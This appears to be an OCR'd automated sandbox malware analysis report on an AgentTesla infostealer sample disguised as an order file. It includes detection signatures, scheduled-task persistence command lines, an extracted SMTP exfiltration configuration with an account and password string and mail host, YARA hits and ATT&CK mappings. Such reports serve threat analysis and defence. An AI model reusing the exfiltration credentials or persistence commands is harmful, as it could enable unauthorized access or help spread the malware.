ID: 385373
Sample Name: Order 00223342.exe
Cookbook: default.jbs
Time: 11:49:17
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Order 00223342.exe

Overview


General Information

Sample Name:	Order 00223342.exe
Analysis ID:	385373
MD5:	42ffdd434efb483…
SHA1:	eedf22856000a47.
SHA256:	b68ec64435f531b.
Tags:	AgentTesla
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Yara detected AntiVM3
- Hides that the sample has been dow…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Modifies the hosts file
- Queries sensitive BIOS Information

Classification



Startup

- **System is w10x64**
- Order 00223342.exe (PID: 1844 cmdline: 'C:\Users\user\Desktop\Order 00223342.exe' MD5: 42FFDD434EFB48304897358B608EC54B)
  - schtasks.exe (PID: 5536 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\lispKbUDYY' /XML 'C:\Users\user\AppData\Local\Temp\tmp7A68.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Order 00223342.exe (PID: 5960 cmdline: {path} MD5: 42FFDD434EFB48304897358B608EC54B)
  - Order 00223342.exe (PID: 4952 cmdline: {path} MD5: 42FFDD434EFB48304897358B608EC54B)
- kprUEGC.exe (PID: 6620 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 42FFDD434EFB48304897358B608EC54B)
  - schtasks.exe (PID: 6800 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\lispKbUDYY' /XML 'C:\Users\user\AppData\Local\Temp\tmp188D.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6868 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 6912 cmdline: {path} MD5: 42FFDD434EFB48304897358B608EC54B)
- kprUEGC.exe (PID: 6876 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: 42FFDD434EFB48304897358B608EC54B)
  - schtasks.exe (PID: 7008 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\lispKbUDYY' /XML 'C:\Users\user\AppData\Local\Temp\tmp38A7.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7020 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 7056 cmdline: {path} MD5: 42FFDD434EFB48304897358B608EC54B)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "importdox_jberedo@afciphil.com.phr35eCaR@t4mail.afciphil.com.ph"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.221038470.0000000003A2 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.460273189.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000018.00000002.460425912.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000014.00000002.315476006.000000000471 0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000017.00000002.330051191.0000000003DB 0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
20.2.kprUEGC.exe.492ec70.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Order 00223342.exe.3a5b760.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
20.2.kprUEGC.exe.4859c20.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Order 00223342.exe.3a5b760.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
24.2.kprUEGC.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Enc Cha
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	Input Capture 1 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non Port
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 2	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non App Laye Prot
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1 1 1	Scheduled Transfer	App Laye Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Falll Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mult Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Laye

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order 00223342.exe	35%	Virustotal		Browse
Order 00223342.exe	27%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	
Order 00223342.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\lispKbUDYY.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	27%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	
C:\Users\user\AppData\Roaming\lispKbUDYY.exe	27%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
24.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
27.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
5.2.Order 00223342.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.afciphil.com.ph	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cnX	0%	Avira URL Cloud	safe	
http://www.fontbureau.comdiaF	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://8chan.moe/	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%e	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://HqokBq.com	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://www.fonts.comc	0%	URL Reputation	safe	
http://mail.afciphil.com.ph	0%	Avira URL Cloud	safe	
http://https://8kun.top/	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://www.founder.com.cn/cnTF	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://k0Gm8QDgO4.com	0%	Avira URL Cloud	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.afciphil.com.ph	216.239.133.246	true	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Order 00223342.exe, 00000005.00000002.468074126.0000000002BF1000.00000004.00000001.sdmp, kprUEGC.exe, 00000018.00000002.466403669.0000000002AE1000.00000004.00000001.sdmp, kprUEGC.exe, 0000001B.00000002.467948127.0000000002F51000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersF	Order 00223342.exe, 00000000.00000003.199851843.0000000007D9E000.00000004.00000001.sdmp	false		high
http://https://github.com/murrty/ychanex/releases/latest	kprUEGC.exe, 00000017.00000002.325229593.00000000028B1000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/?	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.420chan.org/	kprUEGC.exe, 00000017.00000002.325229593.00000000028B1000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers?	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cnX	Order 00223342.exe, 00000000.00000003.195819262.0000000007D92000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comdiaF	Order 00223342.exe, 00000000.00000002.228398441.0000000007D90000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersX	Order 00223342.exe, 00000000.00000003.201764642.0000000007D9E000.00000004.00000001.sdmp	false		high
http://www.tiro.com	kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://8chan.moe/	kprUEGC.exe, 00000017.00000002.325229593.00000000028B1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org%e	Order 00223342.exe, 00000005.00000002.468074126.0000000002BF1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designers	kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://HqokBq.com	kprUEGC.exe, 0000001B.00000002.467948127.0000000002F51000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/A	Order 00223342.exe, 00000000.00000003.199851843.0000000007D9E000.00000004.00000001.sdmp	false		high
http://www.sajatypeworks.com	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/murrty/ychanex	Order 00223342.exe, 00000000.00000002.219512456.0000000002A21000.00000004.00000001.sdmp, kprUEGC.exe, 00000014.00000002.310980902.0000000003211000.00000004.00000001.sdmp, kprUEGC.exe, 00000017.00000002.325229593.00000000028B1000.00000004.00000001.sdmp	false		high
http://https://github.com/	kprUEGC.exe, 00000017.00000002.325229593.00000000028B1000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.org%GETMozilla/5.0	kprUEGC.exe, 0000001B.00000002.467948127.0000000002F51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.ascendercorp.com/typedesigners.html	Order 00223342.exe, 00000000.00000003.198394268.0000000007DD6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
